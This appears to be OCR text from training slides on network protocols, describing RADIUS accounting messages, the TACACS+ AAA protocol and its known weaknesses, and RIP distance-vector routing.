
RADIUS (Cont'd)

Radius Accounting Steps:

3. The client sends the **Accounting-Request** to the server to specify accounting information for a connection that was accepted
4. The server receives the **Accounting-Request message** and sends back the Accounting-Response message, which confirms the successful establishment of the network


RADIUS Client
RADIUS Server
RADIUS: Accounting- Request [acct_status_type=start]
1
RADIUS: Accounting-Response
2
RADIUS: Accounting- Request [acct_status_type=interim update]
3
RADIUS: Accounting-Response
4
RADIUS: Accounting- Request [acct_status_type=stop]
5
RADIUS: Accounting-Response
6

Notes: ____________________



TACACS+


- Terminal Access Controller Access-Control System Plus is a **network security protocol** used for authentication, authorization, and accounting for network devices like switches, routers, and firewalls through one or more **centralized servers**
- TACACS+ **encrypts** the entire communication between the client and server, including the user's password, which protects from sniffing attacks
- It is a **client server model** approach wherein the client (user or network device) requests for connection to the server, and then the server authenticates the user by examining the credentials

Some of the Security Issues with TACACS+:

- No integrity checking
- Vulnerable to replay attacks
- Accounting information is sent in clear text
- Weak encryption

Remote User
PSTN/ISDN
TACACS+ Client
TACACS+ Security Server
Router
Corporate Network
Remote User
AAA Client
TACACS+ Server

1. The **AAA client** receives the resource request from the user. This is assuming that authentication has already been completed
2. A **REQUEST** is sent to the AAA server for the service shell
3. A **RESPONSE** is returned to the AAA client, indicating a pass or fail
4. The AAA client may **grant or deny** access to the service shell



Routing Information Protocol (RIP)

- RIP is a **Distance Vector routing protocol** that is specially used for smaller networks
- It uses **Internet Protocol (IP)** to connect to networks for exchanging routing information

RIP includes the following Distance Vector characteristics:

- Periodic routing updates after every 30 seconds
- Includes full routing table after every periodic update
- Broadcasts updates
- Neighbors
- It defines the finest "path" to a specific destination through the Bellman-Ford Distance Vector algorithm

Features :

- RIP performs IP and IPX routing
- RIP makes use of UDP port 520
- The administrative distance of RIP routes is 120
- It has a maximum hopcount of 15 hops

RIP Request/Response Process

- Initially, a router sends a request to the the full routing table
- Then, the RIP-enabled neighbors send back the response message
- Finally, the start-up router sends out the triggered update regarding all RIP enabled interfaces

Process to update this routing table
Process to update this routing table
Router B
Router A sends out this updated routing table
Router A
Topology change updates routing table

Notes: ____

